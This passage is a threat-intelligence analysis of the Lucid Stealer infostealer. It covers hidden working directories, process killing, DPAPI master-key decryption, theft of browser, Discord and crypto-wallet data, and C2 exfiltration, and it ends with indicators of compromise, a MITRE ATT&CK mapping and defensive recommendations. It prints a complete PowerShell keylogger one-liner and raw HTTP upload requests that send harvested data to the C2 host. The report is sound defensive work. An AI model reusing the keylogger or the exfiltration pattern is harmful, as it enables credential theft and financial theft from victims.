
| Ordinal ^ | RVA      | Name                                        |
|-----------|----------|---------------------------------------------|
| 0001      | 00008320 | 0019bc2e CaptureScreenshotNative            |
| 0002      | 00008620 | 0019bc46 DPAPIUnprotectNative               |
| 0003      | 000089a0 | 0019bc5b ExecutePayloadNative               |
| 0004      | 00006b50 | 0019bc70 ExtractProfileDataNative           |
| 0005      | 000085a0 | 0019bc89 GetHWIDNative                      |
| 0006      | 000090f0 | 0019bc97 HideConsoleNative                  |
| 0007      | 00008990 | 0019bca9 IsAdminNative                      |
| 0008      | 00008970 | 0019bcb7 KillBrowserProcessesNative         |
| 0009      | 00009280 | 0019bcd2 ManualMapNative                    |
| 000a      | 000052a0 | 0019bce2 NativeDeriveMasterKey              |
| 000b      | 00009120 | 0019bcf8 RelaunchElevatedNative             |
| 000c      | 00009130 | 0019bd0f SetupPersistenceNative             |
| 000d      | 00008980 | 0019bd26 StopAggressiveBrowserKillerNative  |
| 000e      | 00003620 | 0019bd48 napi_register_module_v1            |
| 000f      | 00003610 | 0019bd60 node_api_module_get_api_version_v1 |

*Exported function: bridge\_cfg.node*

The malware then executed the `attrib +h +s` command to mark its working directory (`C:\Users\[user-name]\AppData\Local\Temp\Microsoft\82c88d32`) with the Hidden and System attributes, concealing it from normal view in Windows Explorer, reducing the likelihood of user detection.


*Command execution: hiding directory*

It then loaded the “bridge\_cfg.node” Node.js native module and generated a log file named “LUCID\_native\_loader.log” in the user’s temporary directory. The initial log entry confirmed that the native module was successfully loaded, indicating that the malware had successfully initialized its native component.




*Loading malicious Node.js native module*

The malware also created a log file named `debug.log` in the user’s temporary directory and recorded the generation of a Persistent ID. The log entry indicates that the malware generated a unique identifier, likely intended to consistently identify the infected system during subsequent execution or communication with other malware components:



From this point onward, the malware logged its runtime activity to the `debug.log` file while simultaneously writing similar runtime messages to the command shell whose console window had previously been hidden using the `ShowWindow` API:



The screenshot shows a Windows Command Prompt window with a black background and green text. The logs show the following sequence of events:

```
2026-11-11 10:10:10 [Main] Orchestrator starting...
2026-11-11 10:10:11 [Main] Orchestrator Initialized (HWID: EXA-271111-AE)
2026-11-11 10:10:12 [Main] Connecting to Command & Control...
2026-11-11 10:10:13 [C2] Connecting to C2: ws://lucidstealer.one/ws
2026-11-11 10:10:14 [Main] Starting background modules...
2026-11-11 10:10:15 [Keylogger] Initializing Stealth Senses...
```

Below the Command Prompt is a log viewer window with two tabs: 'LUCID\_native\_loader.log' and 'debug.log'. The 'debug.log' tab is active, showing a list of log entries with line numbers 1 through 7. The entries are:

```
1 [2026-11-11 10:10:10] [SystemUtils] Generated Persistent ID: EXA-271111-AE
2 [2026-11-11 10:10:11] [Main] Orchestrator starting...
3 [2026-11-11 10:10:12] [Main] Orchestrator Initialized (HWID: EXA-271111-AE)
4 [2026-11-11 10:10:13] [Main] Connecting to Command & Control...
5 [2026-11-11 10:10:14] [C2] Connecting to C2: ws://lucidstealer.one/ws
6 [2026-11-11 10:10:15] [Main] Starting background modules...
7 [2026-11-11 10:10:16] [Keylogger] Initializing Stealth Senses...
```

The malware's log entries indicate that it generated a persistent identifier, initialized its orchestrator component, established a connection with its Command and Control (C2) server, and subsequently started its background modules. Immediately after logging "Initializing Stealth Senses...", the malware launched a PowerShell-based keylogging routine.

```
Powershell -NoProfile -ExecutionPolicy Bypass -Command "Add-Type -MemberDefinition '[DllImport(\"user32.dll\")] public static extern short GetAsyncKeyState(int v);' -Name \"W\" -Namespace \"N\" -PassThru | Out-Null; while($true){ for($i=8; $i -le 190; $i++){ if([N.W]::GetAsyncKeyState($i) -band 0x8000){ if(!$p[$i]){ Write-Output $i; $p[$i]=$true }else{$p[$i]=$false} }; Start-Sleep -m 20 }"}"
```

#### PowerShell command: Keylogging

The PowerShell script dynamically imported the `GetAsyncKeyState` function from `user32.dll` using the `Add-Type` cmdlet and continuously monitored keyboard input by polling virtual key codes (8–190) at 20-millisecond intervals. The script tracked key state transitions to record individual key presses while avoiding repeated logging of keys that remained held down, thereby implementing a continuous keylogging mechanism.

The PowerShell-based keylogging component outputs captured virtual key codes using the `Write-Output` cmdlet. During execution, both the malware process (`node.exe`) and the PowerShell process maintained handles to the same libuv (`\Device\NamedPipe\uv\...`) named pipes, indicating inter-process communication between the two processes. Based on the observed execution flow, these pipes are likely used by the Node.js process to receive and process the output generated by the PowerShell keylogging component.

The image displays two side-by-side Windows Task Manager windows, each showing the 'Handles' tab for a specific process. The left window is for 'node.exe (7760)' and the right window is for 'powershell.exe (5836)'. Both windows have the 'Hide unnamed handles' checkbox checked. In the 'node.exe' window, a red rectangle highlights the handle '\Device\NamedPipe\juv\0-7760'. In the 'powershell.exe' window, a red rectangle highlights the handle '\Device\NamedPipe\juv\0-7760'. This indicates that both processes are connected to the same NamedPipe object.

*Common named pipe handles: indicating inter-process communication*

## Data Harvesting:

After initializing the keylogging component, the malware started its data collection phase, as indicated by the log entry:

```
[2026-09-08 14:14:14] [Main] Starting background modules...
[2026-09-08 14:14:14] [Keylogger] Initializing Stealth Senses...
[2026-09-08 14:14:14] [Main] Activating Stealth Modules...
[2026-09-08 14:14:14] [Collector] Starting parallel data collection...
```

Command shell log: data collection

As part of this phase, the malware created a temporary working directory named data-<random> within the user's temporary directory, where <random> represents a randomly generated suffix that varied across different executions. This directory was subsequently used to store data collected from the compromised system prior to further processing or exfiltration.

### Target Browser Identification and Termination Routine

The malware enumerates running processes using the `CreateToolhelp32Snapshot` API and compares the enumerated process names against an embedded list of target browser process names stored in memory. Upon identifying a matching browser process, it opens the process with `PROCESS_TERMINATE` access and terminates it using the `TerminateProcess` API. This activity occurs prior to browser data collection, likely to ensure that browser profile databases and other files are no longer in use and can be accessed without file-locking restrictions.

The browser identification and termination routine is executed repeatedly throughout the data harvesting phase, indicating that the malware continuously monitors for newly launched browser processes and terminates them to ensure that targeted browser data remains accessible without file-locking restrictions until data collection is complete.

```

call bridge_cfg.7FF9F22369C4
mov byte ptr ds:[rbx],al
inc rbx
cmp rbx,rdi
jne bridge_cfg.7FF9F2117590
lea r8,qword ptr ss:[rbp+80]
lea rdx,qword ptr ss:[rbp+100]
lea rcx,qword ptr ss:[rsp+38]
call bridge_cfg.7FF9F210F3F0
lea r8,qword ptr ss:[rbp+80]
mov rdx,qword ptr ds:[rax+10]
call bridge_cfg.7FF9F211ACF0
test al,al
je bridge_cfg.7FF9F21175FF
mov r14b,1
mov r8d,dword ptr ss:[rsp+58]
xor edx,edx
mov ecx,1
call qword ptr ds:[<&OpenProcess>]
mov rbx,rax
test rax,rax
je bridge_cfg.7FF9F21175FF
xor edx,edx
mov rcx,rax
call qword ptr ds:[<&TerminateProcess>]
mov rcx,rbx
call qword ptr ds:[<&CloseHandle>]

```

*Disassembly snippet: active process termination routine*

The malware's process identification and termination routine also targets active Discord processes. After enumerating running processes and comparing their names against an embedded target list, matching Discord processes are terminated using the OpenProcess and TerminateProcess APIs.

Subsequently, the malware executes a series of taskkill commands with the /F option to forcibly terminate additional Discord variants (Discord.exe, DiscordCanary.exe, DiscordPTB.exe, and DiscordDevelopment.exe). The use of both termination mechanisms suggests an attempt to ensure that all supported Discord instances are no longer running before initiating data collection.

The malware logs also indicate the presence of a Discord injection component. During execution, the malware searched for installed Discord clients to identify potential injection targets:

```

[2026-11-11 12:11:11] [DiscordInjector] Starting injection procedure...
[2026-11-11 12:11:11] [DiscordInjector] Step 1: Terminating Discord...
[2026-11-11 12:11:11] [DiscordInjector] Terminating Discord processes...
[2026-11-11 12:11:11] [DiscordTokenStealer] Starting token scan...

```

*Command shell log: Discord Injection*

Following the termination of targeted browser processes, the malware created a Browsers directory within the data-<random> working directory and initiated browser data collection. The collected information included saved passwords, cookies, browsing history, bookmarks, autofill data, download history, payment card information, and other browser-stored data from supported web browsers. During this phase, the malware invoked its native master key derivation routine (NativeDeriveMasterKey), successfully impersonated the SYSTEM account, and completed master key retrieval before proceeding with browser data extraction.


As part of the master key derivation process, the malware executed a hidden PowerShell command that decoded a Base64-encoded DPAPI-protected blob and decrypted it using the .NET System.Security.Cryptography.ProtectedData.Unprotect() method with the CurrentUser data protection scope. The decrypted output was then returned in Base64 format for subsequent processing by the malware.

Subsequent log entries indicated successful completion of the master key retrieval process, after which the malware proceeded with browser data extraction.

Following successful browser master key retrieval, the malware initiated multiple data collection tasks in parallel. It began scanning for Discord authentication tokens, captured a screenshot of the victim’s desktop using the native CaptureScreenshotNative routine, and continued collecting data from installed web browsers.

The malware targets a wide range of Chromium- and Gecko-based web browsers for data theft, including Google Chrome, Microsoft Edge, Mozilla Firefox, Brave Browser, Opera, Vivaldi, Yandex Browser, Chromium, 7Star, Sputnik, Chedot, CocCoc, Uran, Atom, Iridium, UC Browser, Amigo, Torch, Kometa, Orbitum, Cent Browser, and Epic Privacy Browser.

The malware targets multiple cryptocurrency wallet applications for data theft. During this phase, it created a Wallets directory within its working directory and enumerated supported cryptocurrency wallet applications. For each identified wallet, the malware created a dedicated subdirectory named after the wallet and copied wallet-related files and directories from their original locations into the corresponding collection directory. The targeted wallet applications include Exodus, Atomic Wallet, Binance Wallet, Electrum, Coinomi, and Guarda.



*Harvested data in temp directory data-vHfuCF*

During analysis, it was also observed searching for the com.liberty.jaxx identifier, which is commonly associated with Jaxx Liberty. Although this identifier is not typically used on Windows systems, its presence may indicate code reuse from a cross-platform wallet enumeration routine or support for additional platforms.

After completing data collection, the malware consolidated all harvested information within the data-<random> working directory. It then compressed the collected data into a ZIP archive named Data\_EXA-<Persistent ID>.zip, where the Persistent ID corresponds to the unique system identifier generated earlier during execution (e.g., EXA-27\*\*\*\*\*AE). This archive contained the collected browser data, cryptocurrency wallet data, Discord-related artifacts, captured screenshots, and other harvested information, preparing the data for subsequent exfiltration.

The console output log of the malware also confirms that the browser termination routine was explicitly stopped after completion of the data collection phase. The log entries indicate that the main malware module instructed the native C++ bridge to stop the browser killer component and that the stop signal was successfully delivered. This behavior suggests that the browser termination routine is active only during data collection and is disabled once the required browser data has been harvested:

```

[2026-01-01 12:00:00] [Collector] Finished.
[2026-01-01 12:00:00] [Main] System procedures complete. Maintaining active session...
[*] [NativeLoader] stopBrowserKiller: Sending stop signal to C++ bridge...
[*] [NativeLoader] stopBrowserKiller: Stop signal successfully delivered.
[2026-01-01 12:00:00] [C2] Connecting to C2: ws://lucidstealer.one/ws

```

Command shell log: stopping browser termination routine

## Exfiltration:

The malware initiated a WebSocket handshake with the C2 server at lucidstealer[.]one by sending an HTTP GET request containing the required WebSocket upgrade headers (Upgrade: websocket and Connection: Upgrade). During analysis, the server returned HTTP 403 (Forbidden) instead of the expected 101 Switching Protocols response; therefore, a successful WebSocket session could not be confirmed:

| Name             | Type | Class |     |                |
|------------------|------|-------|-----|----------------|
| lucidstealer.one | A    | IN    |     |                |
| Recursive Answer |      |       |     |                |
| Name             | Type | Class | TTL | Data           |
| lucidstealer.one | A    | IN    | 60  | 172.67.157.161 |
| lucidstealer.one | A    | IN    | 60  | 104.21.8.179   |

```

GET http://lucidstealer.one/ws HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: uwMRT698W+XsU0B6uYPSkw==
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Extensions: permessage-deflate; client_max_window_bits
Host: lucidstealer.one

```

C2 communication: WebSocket handshake attempt

Following the failed WebSocket handshake, the malware attempted to upload the collected ZIP archive to the C2 upload endpoint `http://lucidstealer[.]one/api/upload` using an HTTP POST request with the `multipart/form-data` content type. The request, generated using the Axios HTTP client (User-Agent: `axios/1.16.0`), carried the collected archive as a file attachment. This request also received an HTTP 403 (Forbidden) response, preventing successful upload of the collected data.

```
POST http://lucidstealer.one/api/upload HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=-----cf210d05cd07fb2afbabe390
User-Agent: axios/1.16.0
Content-Length: 538082
Accept-Encoding: gzip, compress, deflate, br
Host: lucidstealer.one
Connection: keep-alive

Raw
-----cf210d05cd07fb2afbabe390
Content-Disposition: form-data; name="key"
LUCID-LTC6-K5SZ-UROY
-----cf210d05cd07fb2afbabe390
Content-Disposition: form-data; name="file"; filename="Data_EXA-.....zip"
Content-Type: application/zip
PK.....[.....\.....Browsers/PK.....[.....\.....Browsers/
NqWZ h 5 @ . . $ . w i R R . [ ^ h ) n . . x . . p O . { N c < { . | > = Z s E . . 4 I . .
| < ? + . U . w 6 y K u [ @ i i I z : . . U K i b o y 1 `
```

*C2 communication: harvested data upload attempt*

The malware also attempted to transmit additional information about the compromised system and the harvested data to the C2 logging endpoint `http://lucidstealer[.]one/api/internal/log`. The information was sent as a JSON object in an HTTP POST request generated using the Axios HTTP client (User-Agent: `axios/1.16.0`). The transmitted metadata included the victim's hardware identifier (HWID), operating system information, malware type, execution timestamp, username, configured campaign key, the list of identified cryptocurrency wallets, and an `archiveLink` field intended to reference the uploaded archive. In the observed request, the `archiveLink` field was null, indicating that no archive reference was available. During analysis, the server responded with HTTP 403 (Forbidden), preventing successful transmission of the metadata.

```
POST http://lucidstealer.one/api/internal/log HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: axios/1.16.0
Content-Length: 206
Accept-Encoding: gzip, compress, deflate, br
Host: lucidstealer.one
Connection: keep-alive

JSON
{
  "archiveLink": null,
  "discordTokens": [
    "EXA-XXXXXXXXXX",
    "XXXXXXXXXX"
  ],
  "key": "LUCID-LTC6-KSSZ-UROY",
  "os": "win32 x64",
  "timestamp": "2026-01-01T00:00:00",
  "type": "stealer",
  "username": "XXXXXXXXXX",
  "wallets": [
    "exodus"
  ]
}
```

*C2 communication: sending metadata*

### Post-Collection Activity:

After completing all data collection and reporting activities, the main malware process remained active instead of terminating. Console logs indicated that the collection phase had finished successfully, after which the malware maintained an active session and continued running in memory. Although the malware did not establish a persistence mechanism capable of surviving a system reboot, it remained active until the process was terminated or the system was restarted, requiring the victim to execute the malware again after a reboot:

It repeatedly attempted to re-establish communication with its command-and-control server. Following each connection failure, it automatically initiated another WebSocket connection attempt, demonstrating a persistent reconnection mechanism.

|                                                   |       |         |
|---------------------------------------------------|-------|---------|
| http://lucidstealer.one/ws                        | GET   | 403     |
| http://lucidstealer.one/ws                        | GET   | 403     |
| http://lucidstealer.one/ws                        | GET   | 403     |
| http://lucidstealer.one/ws                        | GET   | 403     |
| http://lucidstealer.one/ws                        | GET   | 403     |
| http://lucidstealer.one/ws                        | GET   | 403     |
| http://lucidstealer.one/ws                        | GET   | 403     |
| http://lucidstealer.one/ws                        | GET   | 403     |
| lucidstealer.one A = 172.67.157.161, 104.21.8.179 | QUERY | NOER... |
| http://lucidstealer.one/ws                        | GET   | 403     |
| http://lucidstealer.one/ws                        | GET   | 403     |
| http://lucidstealer.one/ws                        | GET   | 403     |
| http://lucidstealer.one/ws                        | GET   | 403     |
| http://lucidstealer.one/ws                        | GET   | 403     |

*WebSocket handshake attempts*

## Lucid Stealer Capabilities

---

Analyzing Lucid Stealer malware offers important insights into its operational features. Based on the findings, the following points summarize the key features of this malware:

1. Terminates browser processes to facilitate browser data collection.
2. Steals browser data, including saved passwords, cookies, browsing history, bookmarks, autofill data, payment card information, and other browser-stored data.
3. Steals Discord authentication tokens.
4. Targets cryptocurrency wallets and steals wallet data.
5. Records keystrokes using a PowerShell-based keylogger.
6. Captures desktop screenshots.
7. Hides artifacts by applying Hidden and System file attributes and deleting temporary files.
8. Employs anti-analysis and obfuscation techniques.
9. It has the capability to exfiltrate collected data via HTTP- and WebSocket-based C2 communication.
10. Maintains an active session and repeatedly attempts to reconnect to the C2 server.

## Conclusion

---

Lucid Stealer is a sophisticated information-stealing malware that disguises itself as legitimate Node.js software while leveraging the Node.js Single Executable Application (SEA) framework to conceal its malicious functionality. The malware employs encryption, obfuscation, and anti-analysis techniques to hinder static analysis, dynamically extracts and executes its embedded payload, and uses privilege elevation to maximize access to sensitive information. During execution, it targets browser-stored credentials and financial information,

cryptocurrency wallets, Discord authentication tokens, and user keystrokes, while also capturing desktop screenshots before consolidating the harvested data into an archive for exfiltration. Although communication with the command-and-control infrastructure was unsuccessful in the analysis environment due to server-side HTTP 403 responses, the malware repeatedly attempted to re-establish its WebSocket connection and remained active after completing data collection, demonstrating its capability to maintain communication with its operators when network access is available. Overall, the observed behavior confirms that Lucid Stealer is a capable and well-structured credential and information stealer designed to harvest and exfiltrate a broad range of sensitive user data.

As threats like Lucid Stealer continue to evolve, it is essential for organizations to implement robust cybersecurity measures and proactive defense strategies to mitigate associated risks. Users should exercise caution when opening files from untrusted sources or clicking on unfamiliar links, particularly those promoting suspicious software or content. Implementing strong cybersecurity practices—such as using reputable antivirus solutions, regularly updating all software, and staying alert to social engineering tactics—can greatly enhance protection against sophisticated malware. Additionally, educating users about potential threats and fostering a security-conscious culture within organizations are critical steps in reducing the risk posed by Lucid Stealer malware and similar threats.

## Indicators of Compromise

| S/N | Indicators                                                          | Type       | Context                  |
|-----|---------------------------------------------------------------------|------------|--------------------------|
| 1   | 054ed7761c96210e31e3cae2a476cad18ba645ebc70b6c2e3cfdfe18cf6011a     | SHA-256    | Lucid Stealer Executable |
| 2   | lucidstealer[.]one                                                  | Domain     | C2 domain                |
| 3   | 172[.]67[.]157[.]161                                                | IP address | C2 IP address            |
| 4   | 104[.]21[.]8[.]179                                                  | IP address | C2 IP address            |
| 5   | 85[.]239[.]155[.]68                                                 | IP address | C2 IP address (OSINT)    |
| 6   | 91[.]195[.]240[.]123                                                | IP address | C2 IP address (OSINT)    |
| 7   | C:\Users\[user-name]\AppData\Local\Temp\Microsoft\82c88d32          | Directory  | Persistent artifact      |
| 8   | C:\Users\[user-name]\AppData\Local\Temp\Microsoft\82c88d32\deps.zip | File       | Temporary artifact       |
| 9   | cdba69887866a484276b35a818f5604047fb7369eec687af803752a6dcd0e885    | SHA-256    | deps.zip                 |

|    |                                                                  |         |                                     |
|----|------------------------------------------------------------------|---------|-------------------------------------|
| 10 | 208a1acee4384809adc62dd358dfc5a547c55b3a0fdd8a5064cc779f929afece | SHA-256 | v20_native.node/<br>bridge_cfg.node |
| 11 | C:\Users\[user-name]\AppData\Local\Temp\LUCID_native_loader.log  | File    | Persistent artifact                 |
| 12 | C:\Users\[user-name]\AppData\Local\Temp\ debug.log               | File    | Persistent artifact                 |
| 13 | http[:]//lucidstealer[.]one/api/upload                           | URL     | C2 communication                    |
| 14 | http[:]//lucidstealer[.]one/ws                                   | URL     | C2 communication                    |
| 15 | http[:]//lucidstealer[.]one/api/internal/log                     | URL     | C2 communication                    |
| 16 | 06edb1c24b98cd2c92f0e652ed4e4700d6a76f2299debed06f54c3ffa18ee5d9 | SHA-256 | AsyncRAT/C2 directory listing       |

## MITRE ATT&CK Tactics and Techniques

| No. | Tactic                        | Technique                                                                                                                |
|-----|-------------------------------|--------------------------------------------------------------------------------------------------------------------------|
| 1   | Execution (TA0002)            | T1204.002: User Execution: Malicious File<br>T1059.001: Command and Scripting Interpreter: PowerShell                    |
| 2   | Stealth (TA0005)              | T1027: Obfuscated Files or Information<br>T1036: Masquerading<br>T1564.001: Hide Artifacts: Hidden Files and Directories |
| 3   | Credential Access (TA0006)    | T1555.003: Credentials from Password Stores: Credentials from Web Browsers<br>T1056.001: Input Capture: Keylogging       |
| 4   | Discovery (TA0007)            | T1057: Process Discovery                                                                                                 |
| 5   | Collection (TA0009)           | T1005: Data from Local System<br>T1113: Screen Capture                                                                   |
| 6   | Exfiltration (TA0010)         | T1041: Exfiltration Over C2 Channel                                                                                      |
| 7   | Command and Control (TA0011)  | T1071.001: Application Layer Protocol: Web Protocols                                                                     |
| 8   | Privilege Escalation (TA0004) | T1548.002: Bypass User Account Control                                                                                   |
| 9   | Impact (TA0040)               | T1657: Financial Theft                                                                                                   |

## Recommendations

---

- Block known Lucid Stealer domains, IP addresses, and other indicators of compromise (IOCs) at firewalls, DNS filtering services, secure web gateways, and proxy servers.
- Deploy Endpoint Detection and Response (EDR) solutions capable of detecting credential theft, PowerShell abuse, browser data access, DPAPI decryption attempts, and suspicious Node.js execution.
- Implement application allowlisting (e.g., Windows Defender Application Control or AppLocker) to prevent unauthorized execution of binaries and scripts from user-writable directories such as %TEMP% and %AppData%.
- Restrict PowerShell usage by enforcing Constrained Language Mode, enabling Script Block Logging, Module Logging, and PowerShell Transcription, and monitoring for suspicious Add-Type usage.
- Monitor for unauthorized execution of Node.js binaries outside approved installation paths, particularly when executed from temporary directories or accompanied by .node module loading.
- Enable centralized logging and continuous monitoring to detect indicators, such as browser process termination, PowerShell compilation activity (csc.exe/cvtres.exe), hidden directory creation, and repeated outbound C2 connection attempts.
- Configure network security controls to detect and block suspicious HTTP and WebSocket communications to untrusted external destinations.
- Apply the principle of least privilege by restricting local administrator rights and enforcing User Account Control (UAC) policies to reduce opportunities for privilege escalation.
- Protect browser-stored credentials by enforcing enterprise password managers, minimizing local credential storage where possible, and enabling multi-factor authentication (MFA) across enterprise services.
- Maintain an effective vulnerability and patch management program to ensure operating systems, browsers, and enterprise applications remain up to date.
- Regularly update threat intelligence feeds and SIEM detection rules with indicators associated with Lucid Stealer and similar information-stealing malware families.
- Develop and periodically test incident response procedures for credential-stealing malware, including rapid credential rotation, host isolation, forensic acquisition, and IOC-based threat hunting across the enterprise.
- Security awareness and training programs help protect against security incidents such as social engineering attacks. Organizations should remain vigilant and continuously adapt their defenses to mitigate the evolving threats posed by Lucid Stealer malware.
- Apply security patches promptly to reduce the risk of compromise through known vulnerabilities.

Copyright CYFIRMA. All rights reserved.